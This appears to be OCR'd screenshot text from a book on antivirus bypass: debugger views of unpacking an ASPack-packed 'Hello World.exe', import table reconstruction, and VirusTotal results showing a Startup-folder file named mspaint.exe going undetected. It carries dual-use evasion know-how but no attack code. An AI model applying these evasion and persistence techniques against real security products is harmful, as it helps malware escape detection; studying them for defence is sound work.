
```
Address   Hex                                              ASCII
76F11000  16 00 18 00 C0 8B F1 76 14 00 16 00 38 84 F1 76  ....À.ñv....8.ñv
76F11010  00 00 02 00 80 5B F1 76 0E 00 10 00 E0 8D F1 76  .....[ñv....à.ñv
76F11020  0C 00 0E 00 D0 8D F1 76 06 00 08 00 B0 8D F1 76  ....Ð.ñv....°.ñv
76F11030  06 00 08 00 C0 8D F1 76 06 00 08 00 B8 8D F1 76  ....À.ñv....¸.ñv
76F11040  06 00 08 00 C8 8D F1 76 08 00 0A 00 70 83 F1 76  ....È.ñv....p.ñv
76F11050  1C 00 1E 00 6C 84 F1 76 2A 00 2C 00 C4 8C F1 76  ....l.ñv*.,.Ä.ñv
76F11060  08 00 0A 00 D8 8B F1 76 02 00 04 00 98 8D F1 76  ....Ø.ñv......ñv
76F11070  08 00 0A 00 A4 D7 F1 76 18 00 1A 00 50 84 F1 76  ....¤×ñv....P.ñv
76F11080  1C 00 1E 00 70 D9 F1 76 28 00 2A 00 44 D9 F1 76  ....pÙñv(.*.DÙñv
76F11090  34 00 36 00 0C D9 F1 76 1E 00 20 00 EC D8 F1 76  4.6..Ùñv.. .ìØñv
76F110A0  1A 00 1C 00 D0 D8 F1 76 18 00 1A 00 B4 D8 F1 76  ....ÐØñv....´Øñv
76F110B0  20 00 22 00 90 D8 F1 76 30 00 32 00 5C D8 F1 76   ."..Øñv0.2.\Øñv
76F110C0  2C 00 2E 00 2C D8 F1 76 20 00 22 00 08 D8 F1 76  ,...,Øñv ."..Øñv
```

```
Command: bp VirtualAlloc
```



```
      6A 00               push 0
      FF55 51             call dword ptr ss:[ebp+51]              Call to VirtualAlloc - 00020000
      8985 54010000       mov dword ptr ss:[ebp+154],eax
                          mov eax,dword ptr ds:[esi+4]
      05 0E010000         add eax,10E
      0F84 B7000000       je hello world.40B198
      6A 04               push 4
      68 00100000         push 1000
      50                  push eax
      6A 00               push 0
      FF55 51             call dword ptr ss:[ebp+51]              Call to VirtualAlloc - 00030000
EIP → 8985 50010000       mov dword ptr ss:[ebp+150],eax
      56                  push esi
```


```
EAX   00030000
EBX   0040703C     hello world.0040703C
ECX   6CFA0000
EDX   00030000
EBP   0040B013     hello world.0040B013
ESP   0060FF54     <&EntryPoint>
ESI   0040B5F0     hello world.0040B5F0
EDI   0040B08C     hello world.0040B08C

EIP   0040B0EE     hello world.0040B0EE
```




```
     F3:A5              rep movsd
     8BC8               mov ecx,eax
     83E1 03            and ecx,3
     F3:A4              rep movsb
     5E                 pop esi
EIP  68 00800000        push 8000
     6A 00              push 0
     FFB5 50010000      push dword ptr ss:[ebp+150]
     FF55 5E            call dword ptr ss:[ebp+5E]
     83C6 0C            add esi,C
     833E 00            cmp dword ptr ds:[esi],0
     0F85 2FFFFFFF      jne hello world.40B0D3
     68 00800000        push 8000
     6A 00              push 0
     FFB5 54010000      push dword ptr ss:[ebp+154]
     FF55 5E            call dword ptr ss:[ebp+5E]
     8B9D AD050000      mov ebx,dword ptr ss:[ebp+5AD]
     0BDB               or ebx,ebx
     74 14              je hello world.40B1D2
     2B9D A9050000      sub ebx,dword ptr ss:[ebp+5A9]
     039D A0040000      add ebx,dword ptr ss:[ebp+4A0]
     8B85 B1050000      mov eax,dword ptr ss:[ebp+5B1]
     8903               mov dword ptr ds:[ebx],eax
     8B95 A0040000      mov edx,dword ptr ss:[ebp+4A0]
     8B85 A9050000      mov eax,dword ptr ss:[ebp+5A9]
     2BD0               sub edx,eax
     74 79              je hello world.40B25B
     8BC2               mov eax,edx
     C1E8 10            shr eax,10
     33DB               xor ebx,ebx
     8BB5 B5050000      mov esi,dword ptr ss:[ebp+5B5]
```

```
.aspack:0040B17E hello world.exe:$B17E #2F7E
```

```
Address   Hex                                               ASCII
00401000  83 EC 1C 8B 44 24 20 8B 00 8B 00 3D 91 00 00 C0  .ì..D$ ....=...À
00401010  76 2E 3D 94 00 00 C0 0F 84 D7 00 00 00 3D 96 00  v.=...À..×...=..
00401020  00 C0 74 63 3D 93 00 00 C0 0F 84 91 00 00 00 31  .Àtc=...À......1
00401030  C0 83 C4 1C C2 04 00 8D B4 26 00 00 00 00 66 90  À.Ä.Â...´&....f.
00401040  3D 8D 00 00 C0 73 79 3D 05 00 00 C0 75 32 C7 44  =...Àsy=...Àu2ÇD
00401050  24 04 00 00 00 00 C7 04 24 0B 00 00 00 E8 26 2A  $.....Ç.$....è&*
00401060  00 00 83 F8 01 0F 84 EF 00 00 00 85 C0 74 C0 C7  ...ø...ï....ÀtÀÇ
00401070  04 24 0B 00 00 00 FF D0 B8 FF FF FF FF EB B2 90  .$....ÿÐ¸ÿÿÿÿë².
00401080  3D 1D 00 00 C0 75 A8 C7 44 24 04 00 00 00 00 C7  =...Àu¨ÇD$.....Ç
00401090  04 24 04 00 00 00 E8 ED 29 00 00 83 F8 01 0F 84  .$....èí)...ø...
004010A0  D2 00 00 00 85 C0 74 87 C7 04 24 04 00 00 00 FF  Ò....Àt.Ç.$....ÿ
004010B0  D0 B8 FF FF FF FF E9 76 FF FF FF 8D 74 26 00 90  Ð¸ÿÿÿÿévÿÿÿ.t&..
004010C0  C7 44 24 04 00 00 00 00 C7 04 24 08 00 00 00 E8  ÇD$.....Ç.$....è
```



Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00002000		Blob	PRV	-RW--	-RW--
00040000	0001B000			MAP	-R---	-R---
00060000	00035000	Reserved		PRV		-RW--
00095000	0000B000			PRV	-RW-G	-RW--
000A0000	00004000			MAP	-R---	-R---
000B0000	00002000			PRV	-RW--	-RW--
000E0000	0000E000			PRV	-RW--	-RW--
000EE000	000F2000	Reserved (000E0000)		PRV		-RW--
00200000	00052000	Reserved		PRV		-RW--
00252000	0000E000			PRV	-RW--	-RW--
00260000	001A0000	Reserved (00200000)		PRV		-RW--
00400000	00001000	hello world.exe		IMG	-R---	ERWC-
00401000	00003000	".text"	OEP	IMG	ERW--	ERWC-
00404000	00001000	".data"	ata	IMG	-RWC-	ERWC-
00405000	00001000	".rdata"	tialized data	IMG	-RW--	ERWC-
00406000	00001000	".eh_fram"		IMG	-RW--	ERWC-
00407000	00001000	".bss"	data	IMG	-RW--	ERWC-
00408000	00001000	".idata"		IMG	-RWC-	ERWC-
00409000	00001000	".CRT"		IMG	-RWC-	ERWC-
0040A000	00001000	".tls"	storage	IMG	-RWC-	ERWC-
0040B000	00002000	".aspack"		IMG	ERW--	ERWC-
0040D000	00001000	".adata"		IMG	ERWC-	ERWC-
00410000	001FB000	Reserved		PRV		-RW--
0060B000	00005000	Thread 10D8 Sta		PRV	-RW-G	-RW--
00610000	000C7000	\Device\Harddis		MAP	-R---	-R---
006E0000	00035000	Reserved		PRV		-RW--
00715000	0000B000			PRV	-RW-G	-RW--
00720000	00035000	Reserved		PRV		-RW--
00755000	0000B000			PRV	-RW-G	-RW--
00760000	00007000			PRV	-RW--	-RW--
00767000	00009000	Reserved (00760		PRV		-RW--
00770000	001FC000	Reserved		PRV		-RW--
0096C000	00004000	Thread 16D8 Sta		PRV	-RW-G	-RW--
00970000	001FC000	Reserved		PRV		-RW--
00B6C000	00004000	Thread 14F8 Sta		PRV	-RW-G	-RW--
00B70000	00035000	Reserved		PRV		-RW--
00BA5000	0000B000			PRV	-RW-G	-RW--
00BB0000	001FD000	Reserved		PRV		-RW--



0480 - Hello World.exe - C:\Users\Terminator\Desktop\Hello World.exe

- ✓ kernel32.dll (18) FThunk: 00008170
- ✓ msvcrt.dll (32) FThunk: 000081BC
- ✓ libgcc_s_dw2-1.dll (2) FThunk: 00008244
- ✓ libstdc++-6.dll (5) FThunk: 00008250


OEP 004011A0

VA 00408170


Size 000000F4

```
IAT Search Adv: Found 53 (0x35) possible IAT entries.
IAT Search Adv: Possible IAT first 00408170 last 00408260 entry.
IAT Search Adv: IAT VA 00408170 RVA 00008170 Size 0x00F4 (244)
IAT Search Nor: IAT VA 0040816C RVA 0000816C Size 0x00F8 (248)
IAT parsing finished, found 57 valid APIs, missed 0 APIs
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
```

Imports: 57 | ✓ Invalid: 0 | Imagebase: 00400000 | Hello World.exe



```
C:\Users\Terminator\Desktop>"Hello World_Dumped_SCY.exe"
Hello world!

C:\Users\Terminator\Desktop>
```



0 / 71

Community Score


No engines detected this file

f1e3d8851c7b41e3838eae69a95224c92abd9a33117238ef9730233b5b14cdc2
\Users\Petra\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mspaint.exe

64bits assembly peexe

925.50 KB
Size

2020-04-23 17:39:08 UTC
1 month ago



4 / 73

Community Score

4 engines detected this file

5981cecbeaa997060c0d54e1d34f0e375cab66b05aedc09474f178c769dddac6
MSPAINT


64bits peexe


365.00 KB
Size


2020-06-28 08:24:23 UTC
5 months ago


SecureAge APEX	Malicious	CrowdStrike Falcon	Win/malicious_confidence_90% (W)
Cybereason	Malicious.a8eecd	FireEye	Generic.mg.4d49d886fed7f023

Chapter 6: Other Antivirus Bypass Techniques

